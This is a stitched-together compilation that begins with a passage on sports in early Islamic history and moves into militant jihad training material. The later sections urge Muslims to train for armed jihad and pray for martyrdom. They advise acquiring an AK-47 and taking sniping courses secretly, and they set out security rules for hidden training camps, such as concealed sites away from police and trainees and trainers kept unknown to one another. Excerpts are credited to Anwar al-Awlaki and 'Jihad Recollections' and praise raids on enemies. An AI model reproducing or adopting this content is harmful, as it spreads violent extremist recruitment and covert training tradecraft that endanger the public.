1. Running. It was a form of training for traveling, jihad, seeking provision, etc. Running is also implicitly included in the command to hasten to do good, which is both a spiritual and physical hastening. It was reported by Ahmad ibn Hanbal that the Prophet, peace and blessings be upon him, raced `A'ishah and she outran him. Then they had another race where he outran her, whereupon he said, "*This time makes up for the other*". Some versions of the same hadith mention that his outrunning in the second time was due to the fact that `A'ishah, may Allah be pleased with her, had gained weight.

2. Horsemanship and horse racing. Arabs are famous for horsemanship. Once children reached 8 years, they used to learn how to ride horses. Allah Almighty referred to horse riding in the time of war in the Qur'an: ﴿*By the (steeds) that run, with panting (breath); Striking sparks of fire (by their hooves); And scouring to the raid at dawn; And raise the dust in clouds the while; Penetrating forthwith as one into the midst (of the foe)*﴾ **(100:1-5).**

﴿*And make ready against them all you can of power, including steeds of war*﴾ **(8:60).**

In Sahih Muslim it is reported that Allah's Messenger said, "*Ride horses, for they are the legacy of your father Isma`il*".

Al-Jahiz also reported in his book **Al-Bayan wa At-Tabyeen** that `Umar ibn al-Khattab wrote to his governors saying, "Teach your children swimming and horsemanship". In another narration, `Umar was reported to have added "Tell them to jump on the horses' backs, and narrate the stories of famous proverbs and good poetry to them".

3. Archery. A number of ahadith show that this sport was popular among early Muslims:

`Uqbah ibn `Amir said, "I heard the Messenger of Allah, peace and blessings be upon him, saying while he was on the pulpit, '*In the verse,* ﴿*And make ready against them all you can of*



2 Al-Bukhari and Muslim.



power, including steeds of war﴾, *the word power means archery; the word force means archery*.'"

4. Wrestling. The Prophet wrestled with a number of men, one of whom was Rukana ibn 'Abd Yazid ibn Hashim ibn `Abdul-Muttalib, who lived in Makkah and was a skilklful wrestler. People used to come to him from distant territories and challenge him in wrestling. Ibn Ishaq narrated the story of Rukanah: Once the Prophet, peace and blessings be upon him, met him in one of the mountain paths of Makkah, whereupon he said to him, "*O Rukanah! Will not you fear Allah and accept what I am calling you to*?" Rukanah replied, "O Muhammad! Do you have a witness to verify your truthfulness?" So the Prophet said, "*If I beat you in wrestling, will you believe in Allah and His Messenger?*" The man replied, "Yes". The Prophet wrestled him and defeated him. Rukanah was astonished with that, and he asked the Prophet to acquit him of their agreement, which is belief, and to have a rematch. So they had a second and a third rematch where the Prophet also defeated him. Rukanah was astonished and said, "This is very strange indeed!" Then he immediately embraced Islam. Other narrations state that he embraced Islam after the *fath* of Makkah".[3]

5. Weight lifting. It was known to Arabs as *rab`*, which men used to practice by lifting a stone with their hands to show how strong they were. It is also reported that the first person to invent this game was Jabir ibn`Abdullah Al-Ansari, who was known for his physical strength. Among those who were famous for being strong was `Ali ibn Abi Talib, who, in the Battle of Khaybar, lost his shield so he used a door of the fort as a shield. Amazingly, that door was too heavy to be carried by seven persons.[4]

6. High jumping. It was known to Arabs as *al-Qafizi*. In this sport, the players used to place a piece of wood to jump on, and the game had special rules.[5]

7. Swimming. `Ata' ibn Abi Rabah narrated that he saw Jabir ibn `Abdullah and Jabir ibn `Umayr Al-Ansari while they were practicing shooting, but one of them felt bored, so the other said to him, "Do you feel bored? I heard Allah's Messenger, peace and blessings be upon him, saying, "*All things in which there is no remembrance of Allah are frivolity and idle play except for four things, and he mentioned teaching another to swim*".[6] Ibn `Abbas, may Allah be pleased with him, said, "Once, `Umar ibn Al-Khattab said to me, 'Let's compete in water and see who can hold his breath under water longer than the other.'"

It is also reported that the Prophet could swim good in the well of Banu `Adyibn al-Najjar. Through this incident, as-Suyuti could prove that the Prophet knew how to swim. As-Suyuti also reported that Abu al-Qasim al-Baghawi narrated on the authority of Ibn `Abbas that the Prophet, peace and blessings be upon him, and some of his Companions once

3 Al-Hakim, AbuDawud, and At-Tirmidhi.

4 See *Ar-Rawd Al-Anif*, vol. 2, p. 239
5 See *`Uyun Al-Akhbar*, by Ibn Qutaybah, vol. 1, p. 133
6 At-Tabarani



swam in a stream. That day, the Prophet said, "*Let everyone among us swim towards his friend*". The Prophet himself swam towards Abu Bakr until he embraced him saying, "*Here I am and my friend*".[7]

The Muslim who is working out needs to pay attention to the type of exercise he is performing, the environment he or she is in, and to continuously renew the intentions. Each specific type of exercise will involve different positions and techniques. This will require the necessary knowledge to perform them all correctly. However, the intentions should nonetheless be identical for all techniques. For example, in the upcoming month of Ramadan, the primary purpose behind fasting should be simply to please Allah and fulfill a pillar of Islam. To lose weight or feel for the hungry and poor or any other reason should fall far away from the true intention. Likewise, a Muslim who is working out needs to comprehend that Muslims work out for loftier goals, not just to lose weight or look nice and handsome.

7 See Al-Zurqani's comment on*Al-Mawahib Al-Ladunniyyah*, vol. 1, p. 194.

How can I Train Myself for Jihad

Credit to the original Author

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lik

Oh Allah! Grant me Martydom in your Path!

Disclaimer
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"And prepare against them all you can of power, including steeds of war to terrorize the enemies of Allah and others besides whom you may not know, but Allah does know. And whatever you shall spend in the Cause of Allah shall be repaid unto you, and you shall not be treated unjustly." [Quran 8:60]

In commenting on this verse, the Messenger (SAWS) said:
"Indeed, power is shooting, power is shooting, power is shooting." [Sahih Muslim]

Narrated Abu Hurairah (RA) that the Messenger (SAWS) said:
"If anyone keeps a horse for Jihad in the Way of Allah, motivated by his faith in Allah and his belief in His Promise, then he will be rewarded on the Day of Resurrection for what the horse has eaten or drunk and for its dung and urine." [Sahih Al-Bukhari]

After receiving a number of e-mails asking about this topic, we decided to include a small article about this subject. It is broken down into sections, but should be read from beginning to end for maximum benefit.

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1.0 What is Jihad?

Jihad literally means ‘to struggle’. In the military sense it is meant in the context, ‘to struggle against oppression’. Jihad is therefore an act to liberate people from the oppression of tyrants. Jihad is not illegal acts of terror against innocent people. When tabloid journalism mistakenly informs the masses that Jihad is ‘to commit illegal acts of terror’, they are revealing the lack of their research and the extent of their unprofessional approach to the subject.

2.0 Military Training is an Islamic Obligation not an Option

According to the verse above ("And prepare against them all you can of power..."), military training is an obligation in Islam upon every sane, male, mature Muslim, whether rich or poor, whether studying or working and whether living in a Muslim or non-Muslim country. The Prophet (SAWS) explained the meaning of the term 'power' in the above verse during a Friday Sermon by mentioning that power was specifically shooting.

The verse mentions 'what you can...', meaning that the Muslims must prepare to the utmost of their ability and circumstances.

'Steeds of war' refer to the horses that were prepared for battle. In this day and age, the scholars of Islam have explained this term to mean all forms of modern weaponry such as infantry weapons, tanks, artillery, aircraft, etc.

The above verse is clear evidence that military training of all sorts is an Islamic obligation, not something optional. Furthermore, the obligation is according to one's ability, in that the Muslims must use every means at their disposal to undertake military and physical training for Jihad.

In Surah Taubah of the Quran, Allah answers those hypocrites who made feeble excuses to the Messenger of Allah (SAWS) so that they would not have to participate in the Battle of Tabuk. The hypocrites came to the Prophet (SAWS) and gave their excuses with the impression that they really wanted to take part in the battle, but difficult circumstances outside their control were preventing them from doing so. Allah's response was:

"And if they had really intended to march forth, certainly they would have made some preparation for it; but Allah hated them being sent forth, so He made them lag behind, and it was said to them, 'Sit you among those who sit at home (women, children, elderly, etc.)'" [Quran 9:46]

These hypocrites had not intended to participate in Jihad from the outset and their lack of preparations was the evidence for this. Had they really wanted to take part in the Jihad, they would have prepared themselves and tried their utmost to join the battle, like the three companions who approached the Messenger (SAWS) before the Battle of Tabuk, requesting horses or mules so they could join the Battle. When the Prophet (SAWS) informed them that he could not provide them with mounts, they turned back with their eyes full of tears that they could not join the battle:

"Nor is there blame on those who came to you to be provided with mounts, when you said, 'I can find no mounts for you,' they turned back, while their eyes were overflowing with tears of grief that they could not find anything to spend for Jihad." [Quran 9:92]

Therefore, those Muslims unable to participate in Jihad at this present time whatever the reason have no excuse before Allah for not training for Jihad.

The Messenger of Allah (SAWS) said: "Whoever dies without having fought in battle, nor having the sincere wish in his heart to fight in battle, dies on a branch of hypocrisy." [Sahih Al-Bukhari]

The one sincere to fight in battle is the one who makes suitable preparations for battle. A Muslim that spends a life empty of any physical or military training for Jihad, let alone Jihad itself, should fear dying on a branch of hypocrisy according to the above hadith. True Iman (faith) is manifested in actions and if someone truly wishes to fight Jihad, he will prepare himself in all possible ways.

3.0 Sincerity of Intention

Training is an Islamic obligation so a Muslim must undertake it for the correct reason otherwise he will neither be blessed nor rewarded by Allah for all his efforts. The correct reason to train is to train for Jihad which is undertaken to please Allah alone. Therefore the Muslim must not publicly display to the people what he is doing, nor must he show off during his training, nor seek fame or reputation in the eyes of human beings during his training. If he wishes to be rewarded by Allah and blessed and helped in his training, all his training must be done to obtain the Pleasure of Allah alone.

In practical terms, this would mean avoiding training in the company of people (e.g. women) who might be impressed by the one training, flouting muscles etc. This also means to avoid publicly announcing to everyone that one is going for training or dropping subtle hints such as leaving clothes and equipment in view of the people. The beloved Companions of the Prophet (SAWS) used to hide their good deeds more than they used to hide their sins, for fear of their intention being corrupted. Train only to please Allah and He will help you, reward you and bless you, for there is no benefit in gaining the pleasure of human beings.

4.0 Training in your Country of Residence

4.1 Physical Training

The basis of all Jihad training is something that can be done in every country of the World: physical training. This requires little or no equipment and is something that one can fit round one's daily routine. This comprises four main areas: stamina, strength, speed and agility. In order to benefit from your physical training, it is important that it is done regularly, ideally at the same time of the day if possible, three times a week, which leaves a rest day between exercise sessions to allow the body to recuperate. Some general suggestions are given below though there are many variations to this type of training. Consult an expert or read books or Internet articles on the topic. There are books available to the general public of physical training within the Army (US Army Field Manuals and books written by ex-British soldiers).

Stamina involves being able to sustain the body at a high rate of activity for prolonged periods of time. Stamina is built up by aerobic exercise in sessions of at least 20 minutes duration. Aerobic exercise is any activity that keeps the heart rate at a level higher than normal for a sustained amount of time. It differs from anaerobic exercise in which the heart rate increases to a very high level but only for short bursts of time. Running, swimming, rowing are some exercises which build up stamina. For the exercise to be of benefit, it must be sustained for at least 20 minutes.

Running by far is the best and most practical form of stamina training for Jihad. Start your session by running for about five minutes in order to warm up. Then proceed to stretch the major muscles in your body by holding them in a stretched position for at least 30 seconds. Avoid 'bouncing' stretching as this can lead to serious injury. After this, run at a steady pace for a fixed period of time. Start easy, e.g. 10 minutes, then gradually build up every session until you can continue running at that pace for 20 minutes, 30 minutes or more. Inhale deep breaths through your nose and exhale through your mouth whilst running. It is better to run in boots as running in boots reflects the reality of running in Jihad. It is also advisable to add shock absorbing insoles into your boots before running, as these cushions the stress on the leg bones and joints. These insoles, e.g. Sorbothane, are available in camping and sports stores. Once you can sustain running at a constant pace for 30 minutes or more, you can add variety into the sessions by running up and down hill, running with ankle weights or running carrying loads, e.g. a bag full of books.

Strength training can be undertaken in the form of press-ups, squats, abdominal crunches, etc. or by following a regular routing in weight training at a gymnasium. It is better to go to the gym with another brother if possible, or go at a time when there are as few women as possible. Public gymnasiums are generally un-Islamic places with loud music and improperly dressed men and women. Such an atmosphere is not befitting for the training of a Mujahid. In all cases, learn how to use the equipment properly, start easy and build up gradually and make sure you stretch and warm up enough before each session.

Speed and agility can be built up by sprinting, running around obstacles, climbing over walls and similar activities. Practicing martial arts is the best way to develop speed and agility.

4.2 Martial Arts

It is vital to join a martial arts club as part of the training for Jihad. In addition to teaching you how to defend yourself and strengthen your body, martial arts develop self-discipline and controlled aggression. In some countries, there are martial arts run by Muslim instructors, but one can join other clubs if there are no Muslim clubs in his area. It is preferable to join clubs that emphasize on street-fighting and self-defense such as kung-fu styles rather than tournament fighting. You would never use high or flying kicks in a real fight but you may in tournaments. As with any activity, regular attendance for a number of months is necessary in order to benefit from martial arts. Many people join martial arts clubs but are unable to stick with them. Joining clubs that teach weapons such as sword or knife-fighting are also good at advanced stages.

4.3 Survival and Outdoors Training

The majority of the time spent in Jihad is learning to cope with harsh, physically and mentally demanding living conditions. It is not about fighting glamorous battles for your pictures to appear on the Internet. Jihad is tough and difficult, which is why the rewards for it are so great.

Although survival training is taught at centers in some countries, it is expensive and, in many cases, nothing special that you cannot learn and practice yourself by reading books on the subject. The best way to learn these skills is to go camping into the outdoors with a small group of brothers. Avoid going to a camping site, since these are holiday areas where many facilities are available such as hot showers, gas, etc. The best training is to take some tents, food and water and warm clothes in a rucksack and go on treks lasting 2-3 days at a time. If you do not have an experienced person with you, then start easy and build up gradually. Learn how to purify water, make wudu and istinja in cold water, attend to the call of nature in the outdoors, cook or heat food out in the open, making different types of knots with ropes, setting up tents and other similar activities. Learning how to start and maintain a fire in all conditions, wet or dry, with and without lighting instruments is one of the most important survival skills.

Learning how to walk long distances carrying loads up to one-third of your bodyweight, walking over difficult terrain at night without the use of torches and navigational skills using a compass/ map or the stars are also useful skills. Many of these skills can be learnt from books and then practised out in the outdoors.

4.4 Firearms Training

Firearms training differ from country to country. In some countries, possession of firearms by the public is illegal, in other countries it is legal. In some countries of the World, especially the USA, firearms training is available to the general public. One should try to join a shooting club if possible and make regular visits to the firing range. There are many firearms courses available to the public in USA, ranging from one day to two weeks or more. These courses are good but expensive. Some of them are only meant for security personnel but generally they will teach anyone. It is also better to attend these courses in pairs or by yourself, no more. Do not make public announcements when going on such a course. Find one, book your place, go there, learn, come back home and keep it yourself. Whilst on the course, keep your opinions to yourself, do not argue or debate with anyone, do not preach about Islam and make Salah in secret. You are going there to train for Jihad, not call people to Islam.

Useful courses to learn are sniping, general shooting and other rifle courses. Handgun courses are useful but only after you have mastered rifles.

In other countries, e.g. some states of USA, South Africa, it is perfectly legal for members of the public to own certain types of firearms. If you live in such a country, obtain an assault rifle legally, preferably AK-47 or

variations, learn how to use it properly and go and practice in the areas allowed for such training. If you cannot get someone to teach you, you can purchase books about shooting technique and practice shooting stationary targets at different distances, with a partner. You can also practice running a distance, e.g. 1km, then shooting targets from a distance. Again, there are many variations and unless you have an experienced, trained person to learn from, you will be able to do little more than perfect your shooting technique at different ranges.

Under NO circumstances should you play or experiment with firearms. NEVER EVER point a firearm at anyone for a joke, whether loaded or unloaded. Keep firearms unloaded and out of reach of children. If you feel that you will be unable to control a firearm or your temper, do not purchase one.

Respect the laws of the country you are in and avoid dealing in illegal firearms. One can learn to operate many arms legally, so there is no need to spend years in prison for dealing in small, illegal firearms. Learn the most you can according to your circumstances and leave the rest to when you actually go for Jihad.

4.5 IMPORTANT NOTE ON LIVE-AMMUNITION JIHAD FIREARMS TRAINING WITHIN THE UK

Recently we heard many reports circulating in the British media about certain Muslim personalities claiming the presence of Jihad training camps in the UK in which firearms training is given with live ammunition before sending the trainees for Jihad. We would like to inform both Muslim and non-Muslim readers of this article that there are NO such training camps within the UK. Rather, statements such as these are made by Muslim personalities and individuals propped up by Western Intelligence agencies in order to frighten the local population from Muslims. We would also like to inform Muslims in the UK that if anyone, Muslim or non-Muslims, approaches you offering training of this type in the UK, it is a trap, you should stay away from that person and warn other people against that person because he might be an undercover agent. British National Intelligence MI5 does employ 'practicing' Muslims to live amongst Muslims as agent provocateurs and entice them into traps such as these. Generally, these agents are amongst the most popular and influential members of the community. The Muslims are fooled by them because they fail to check up their background (where they came from, their history etc.) One can obtain almost any type of military training in some countries of the World, legally, so there is no need to risk going to prison for years just for learning how to use a single firearm illegally.

4.6 Military Training

Although sometimes it is difficult to obtain comprehensive military training in one's home country, it is very easy to do plenty of background reading using freely-available books and CDs, before one actually goes abroad.

Some topics to read up about include:

Physical fitness training
Ammunition
Sniper training
Mine/ Counter-Mine Operations and Recognition of Different Mines
Mortar
AK-47 and other Soviet weapon Operating Manuals
Terrain Analysis
Map Reading and Land Navigation
Camouflage and concealment
Survival
Combat skills of the soldier
First Aid for Soldiers
Cold Weather Training

5.0 Jihad Training Abroad

There are some countries where one can obtain Jihad training but we are not in a position to comment on the suitability or in suitability of any particular country. Contact individuals you know and trust and they will be able to advise you better. If you are true to Allah, Allah will be true to you and He will find you a way to do what you want to do.

SIXTH LESSON

TRAINING From QT

* The following security precautions should be taken during the training:

The Place:

The place should have the following specifications:

1. Distance from the populated areas with the availability of living necessities.
2. Availability of medical services during the training.
3. The place should be suitable for the type of training (physical fitness, shooting, and tactics).
4. No one except the trainers and trainees should know about the place.
5. The place should have many roads and entrances.
6. The place should be visited at suitable times.
7. Hiding any training traces immediately after the training.
8. Guarding the place during the training.
9. Appropriateness of the existing facilities for the number of training members.
10. Exclusion of anyone who is not connected with the training.
11. Taking all security measures regarding the establishment.
12. Distance of the place from police stations, public establishments, and the eyes of informants.
13. The place should not be situated in such a way that the training and trainees can be seen from another location.

The Trainees:

1. Before proceeding to the training place, all security measures connected with an undercover individual should be taken. Meanwhile, during training at the place, personnel safety should be ensured.
2. Selecting the trainees carefully.
3. The trainees should not know one another.
4. The small size of groups that should be together during the training (7-10 individuals).
5. The trainees should not know the training place.
6. Establishing a training plan for each trainee.

The Trainers:

All measures taken with regard to the commanders apply also to the trainers. Also, the following should be applied:

1. Fewness of the trainers in the training place. Only those conducting the training should be there, in order not to subject the training team to the risk of security exposure.
2. Not revealing the identity of the trainer to trainees.
3. Keeping a small ratio of trainees to trainer.
4. The training team members should not know one another.

Various Workouts

REFERENCE 44 WAYS Anwar al Awlaki

22. Physical fitness
The Messenger of Allah (saaws) says: “The strong believer is better and more beloved to Allah than the weak believer and there is good in both” (Related by Muslim)
Physical fitness is part of the preparation for Jihad. What Jihad needs is not body builders. What Jihad needs is mujahideen who have the ability to walk for long hours, to run for long distances (important for guerrilla warfare), to sprint (important for urban warfare), and to climb mountains.

The mujahid needs to be able to perform all of the afore-mentioned while carrying a weight. In Jihad lands such as Bosnia and Chechnya unfit brothers represented a burden on the mujahideen because they would slow down the whole group. Also the unfit can more easily fall in the hands of the enemy. So endurance exercises should take precedence over exercise for strength and flexibility.

Even if a Muslim is not going to fight, physical fitness is still important. For example, a fit person can withstand prison and torture more than a person who is not.
The early Muslims were fit since they led a military lifestyle. The companion Amr bin al Aas who opened Egypt in the time of Umar and was appointed as its governor used to say in Jumu’ah khutbah:
“I don’t want to see any one of you gaining weight while your horse is losing weight. If I see that I will reduce your salaries accordingly”
So dear brothers, exercising with the right intention is an act of worship. Our sisters are not exempt from this. They also need to be fit and the Muslim community needs to work out halal alternatives for the sisters to exercise.

Reference 39 ways

25. Become Physically Fit
There is no choice for the one who intends or desires to participate in *Jihâd* except to see to his physical fitness which will help him were he to go out for *Jihâd* in the Path of Allâh, since it is a necessity for the *Mujâhid*. So, he must get himself used to walking, jogging and running long distances so that his physical fitness would be at a proper level that would allow him to march forth as soon as the call is made… so that he would not be a burden and a weight on his brothers, making them carry him, etc., and it has actually happened in Bosnia (among other places) that some of the brothers fell into captivity because of a lack of physical fitness.

Shaykh Yûsuf al-'Uyayrî (may Allâh have Mercy upon him) said:

"Indeed, the physical fitness of the *Mujâhid*, his ability to run long distances, carry heavy loads and exert a lot of bodily effort for extended periods of time is the primary factor that determines his usefulness on the battlefield. A *Mujâhid* can be skilled in the use of weapons, but due to his lack of physical fitness, he is unable to determine the proper position to fire his weapon from, or to scale a wall in order to find a better position to shoot from, etc. This can all happen due to a lack of physical fitness, and the *Mujâhid* that has the luxury of a high level physical fitness is able to carry out all of the tasks required of him in the best manner possible, even if he is not an expert in the use of weapons. This is because he is able to maneuver and position himself in the best manner to shoot, and he is able to do all of this in the quickest and lightest manner possible, as tiredness and fatigue do not overtake him and occupy his thoughts and affect his 38 speed.

Because of this, we can conclude that physical fitness is an essential asset to the *Mujâhid*, especially in the case of street-fighting." And in our times in which we live today, we see that all of the *Jihâd*s in the world today take place in the form of guerilla warfare and street-fighting. And this requires a high level of physical

fitness, so do not be – my brother – a burden on other than you, and start – from now – to acquire this required level of physical fitness.

Do not belittle the issue of physical fitness – my brother – and know that the reward for it is great if it is sought with a sincere intention, and you intend with it to prepare yourself for *Jihâd* in the Path of Allâh, and the strong believer is more beloved to Allâh than the weak believer, and from strength is physical and bodily strength. **The *Shaykh*, the *Mujâhid* Yûsuf al-'Uyayrî ra** says: "The level of physical fitness that is required of the *Mujâhid* consists of him being able to do the following:

• Jog for 10 kilometers (about 6.2 miles) without stopping, and this should take him no more than 70 minutes in the worst of cases
• Run a distance of 3 kilometers (roughly 2 miles) in about 13.5 minutes
• Run for a distance of 100 meters with only 12-15 seconds of rest
• Walk a long distance – without stopping once – for at least 10 hours
• Carry a load of 20 kilograms (around 44 pounds) for at least 4 hours straight
• Perform at least 70 pushups in one shot without stopping (one can start by performing 10 pushups at once, then increasing the number by 3 every day until eventually reaching 70)
• Perform 100 sit-ups in one shot without stopping (one can start by performing 10 sit-ups at once, then increasing the number by 3 every day until eventually reaching 70)
• Crawl using his arms for a distance of 50 meters in 70 seconds at most
• Perform the Fartlek run (an exercise that combines walking, speed walking, jogging and running, and it is as follows: the *Mujâhid* begins by walking normally for 2 minutes, then he walks quickly for 2 minutes, then he jogs for 2 minutes, then he runs for 2 minutes, then he runs fast for a distance of 100 meters, then he returns to walking, and so on and so forth until he does this 10 times non-stop) And normal walking differs from quick walking, which differs from jogging, which differs from running. Normal walking is known to all, while quick walking is that one walks at a greater speed while making sure not to raise his feet from the ground for a greater amount of time than he would while walking normally. As for jogging, then this is that one covers a distance of 1 kilometer (roughly 0.6 miles) in less than 5.5 minutes. As for running, then it is that one covers a distance of 1 kilometer in less than 4.5 minutes.

This level of physical fitness can be achieved by the *Mujâhid* in one month if he exerts great effort, with the condition that he advances gradually and does not damage his muscles or expose them to tearing. For example, if one begins at the start of the month by jogging for 15 minutes, and increased this time by 2 minutes every day, then this would mean that in a month's time, he would be able to jog for an entire hour without stopping (assuming that the number of days in the month in which he exercises would be 20 if the exercise program was 5 days a week). Likewise, if he begins with 10 pushups at the start of the month and increases the number by 3 everyday, then this means that he would be able to perform 70 pushups nonstop in the space of one month. So, advancing gradually and continuously has a great effect on one's fitness level. Also, during one's physical program, there must be some strength training included to strengthen and tone one's muscles, and the *Mujâhid* must concentrate specifically on those types of weight training that can be performed without heavy exercise equipment, so that he can continue his physical program in any location. Exercise equipment has the effect of making one's body inactive if he is away from them for a long period of time. The best type of exercises are those that can be performed easily and rely on the body's own strength."

Reference JIHAD RECOLLECTIONS ISSUE 2

Mental Preparation

Along with physical preparation, one needs to be able to respond to an emergency quickly and to be clear minded during times of panic. The *Murabit* needs to have knowledge and good judgment to bring out the best results.

I recommend taking:

- Timed tests, both academic and also sports wise. This will help one think on their feet and gives the edge one needs.
- An introductory business class to help ones coordination and management skills.
- Time to sit with the scholars and righteous people to learn from their manners and their amazing abilities to deal with hard situations and take control when people panic.

Exercises and Activities

The *Murabit* needs to be quick on his feet and needs to master the art of ambushing the enemy and using retreatment as a strategy of war. Some activities and exercises one can do include:

- Running timed 20 yards and 40 yards sprints
- Biking in hilly areas or high altitudes
- Hiking
- Running in the sand or water
- Walking and jogging in the early mornings before *Fajr* to help get used to the dark and conquer any fears one may have
- Swimming laps
- Jump Rope Series: This include 10 normal jump ropes, 10 on only the left foot and vice versa, 20 jumping back and forth while roping, 30 sprinting while jump roping and 10 jumping in a square while roping
- Bear Crawls: crawling on hands while keeping the body above the ground
- Running suicide laps; running from one end to another for about 20 times (back and forth counting as 1 lap)
- Step ups: stepping up and down with dumbbells on an elevated surface like a low table or chair

B - Using Weights to Get in Shape is Unrealistic

The reason we should aim to get into shape without using weights is simply that the use of weights does not bring permanent results, as you only keep the strength you gained by continuing to use those machines and bars. This is of course unrealistic for the *Mujahid* in the front lines anywhere in the world today. We find that this is a major setback for the Americans and the NATO Crusading army as they cannot go to any battlefront without carrying along with them their bench, squat sets and sometimes even their machines. And we have learned this from the videos released by our brothers in Afghanistan.

The *Mujahideen* found upon capturing enemy bases bars and weights in American barracks and bases. So if this is the case for the enemies then obviously this would not work for the *Jihad* and due to it being a waste of money and effort as well as not being a realistic option. So the *Mujahid* must learn to get in shape and build strength and to continue to do so wherever he is with little or no resources and to be able to use his body and the ground alone to keep in shape.

Another reason being that the places which one can go to where weights and gyms are available are not Islamic environments and definitely not fit for the *Mujahid* in Allah's cause. We find at these gyms such as 24 Hour *Fitna* and LA *Fitna* that they are full of music, semi-naked women, free mixing and the danger of one showing off during a workout which would destroy your intention and action.

C - Warm Ups and Cool Downs

Before beginning any workout, one must stretch and warm up for at least 10 minutes before working out to prevent injury and cramps and after working out to cool down with stretches as well.


D - Sculpting Your Legs

Building your legs is the most important part of your body to prepare for *Jihad,* and if you think *Jihad* is anything but long walks, jogging and running then you are quite mistaken. On top of that you're going to be carrying weapons and equipment! And among the things which terrorizes the enemy very much is when the *Mujahideen* strike them with lightning speed and great planning. An example for you is the massive jailbreak in Afghanistan of last year that freed over 1,000 Muslims; it was done with great swiftness that the *Murtadeen* became dumbfounded. So it is has much benefit for the *Mujahid* to be quick and be able to carry on with a constant speed for extended periods of time especially during raids on the enemy. Building your leg strength is not that difficult, but it does require effort and the ability to carry on even when you are tired, and to continue being tired for Allah's sake, as this exhaustion is in the cause of Allah and carries much reward for the Muslim. If you cannot exhaust your body for this *Deen* then Ican guarantee that you will be exhausting it for a *Batil* matter which will become a source of regret and much worry for you on the Day of Judgment. I suggest you start with these exercises:

- Walking Long Distances (at least 1 hour and a half everyday)
- Interval runs on weekends (running till you are tired, then fast walking for a while, then running and repeating this cycle for an hour each day of the weekend, starting Friday)
- Wall-Sits (Sitting against the wall for an extended period of time)



• Jump Rope while running and walking
• Crawling long distances
• Active and Static Lunges



E - Arm Strength

Although leg strength is important, building arm strength is quite necessary as well. One doesn't need sophisticated exercise for arms but all it takes is to add to duration, length and number of reps for each one.

Mainly focus on:
• At least 100-150 pushups per day, doing 10-25 each time.
• Pull-Ups
• Walking on hands
• Push-up series (for example doing push-ups with your hands held farther apart, then closer together, or using your fists instead of your palms)



F - Diet

The diet of a person working out is just as important as the workout itself, but here I wanted to mention the difference between the Muslim and the *Kafir* in their diets due to the grace and mercy Allah holds for the Believer. One should eat right after working out and should
postpone eating until after you have worked out. It is recommended to eat a meal high in carbs and protein, but more carbs than protein. Contrary to what many people believe, you really only need about 32 grams of protein, so don't waste your money on expensive protein milkshakes. A recommended list of foods would be:

- Eggs (whites of eggs)
- Meat
- Fish
- Nuts
- Milk and water
- 100% Fruit juice
- Vegetables
- Rice
- Bread
- Cheese

One should eat some light food before a workout, like an apple, some dates or some crackers and water. The *Kuffar* teach people that you should eat a very large amount before a workout, and that you need something like 3,000 to 4,000 calories for a male who works out at a young age. And they used to teach me that you should eat whenever you are not hungry and gain weight to turn it into muscle. Obviously this is un-Islamic and I learned during my workouts that this is not true for the Muslim.
Nafi' narrated that Ibn 'Umar never used to take his meal unless a poor man was called to eat with him. One day I brought a poor man to eat with him, the man ate too much, whereupon Ibn 'Umar said, "O Nafi'! Don't let this man enter my house, for I heard the Prophet saying, '*A believer eats in one intestine* (is satisfied with a little food), *and a kafir eats in seven intestines* (eats much food)'."3
And I noticed that whether or not I ate a lot, it did not affect my results. Nay! From the strangest of things I found that I gained the most muscle during the month of Ramadan! So I realized that the Believer is not affected by food but rather his strength comes from Allah. During Ramadan it is best to work out after having eaten dates and drank something and having prayed Maghrib then eating more heavily after the workout.
This schedule during Ramadan gave me the best results and here it is important to mention the importance of Fasting Mondays and Thursdays not only due to this blessing from Allah but due to its protection from evil and a command from the Messenger of Allah, may the peace and blessings of Allah be upon him, to the young men and being from his Sunnah. Alqama narrated: "While I was with 'Abdullah, 'Uthman met him at Mina and said, 'O Abu 'Abd ar- Rahman! I have something to say to you.' So both of them went aside and 'Uthman said, 'O Abu 'Abd ar-Rahman! Shall we marry you to a virgin who will make you remember your past days?' When 'Abdullah felt that he was not in need of that, he beckoned me (to join him) saying, 'O' Alqama!' Then I heard him saying (in reply to 'Uthman), 'As you have said that, (I tell you that) the Prophet once said to us,
'O young people! Whoever among you is able to marry, should marry, and whoever is not able to marry, is recommended to fast, as fasting diminishes his sexual power'." 4
May Allah help you in your efforts in pleasing Him.

3 Sahih Bukhari: Book 7, Vol. 65, #305
4 Ibid., Book 7, Vol. 62, #3

from JIHAD RECOLLECTIONS ISSUE 1

Physical training has to be well thought-out to make the exercises realistic and relevant to the contemporary open fronts. The spiritual preparations are many and volumes have been written elsewhere, however for many contemplating *hijrah* and jihad, there is also a psychological barrier.

This barrier is linked to the spiritual preparation but it is pertinent to mention it separately. This psychological barrier is the perceived hardship; it's easy for the *Mutadarriboon* (those in training for jihad) to get motivated and claim they can handle anything. Unfortunately sometimes when they really reflect on the actuality of living in the snow or desert and walking for miles every day in the mountains, they give in, when really these exploits are achievable with proper preparation, which must include consistent physical and mental conditioning. Walking long distances at a swift yet steady pace should be a regular fundamental part of every training program. This can be made more realistic by hiking in the wilderness and wearing an encumbrance like a rucksack. The *Mutadarriboon* residing in the Western cities should try to get out in the rough country regularly to get used to the environment, and when training in the urbanized areas, walk in places that are irregular, going over hills and up stairwells. Diversifying the distance, terrain and surface one walks on and varying the pace between quick walk and running is crucial for a high state of endurance.

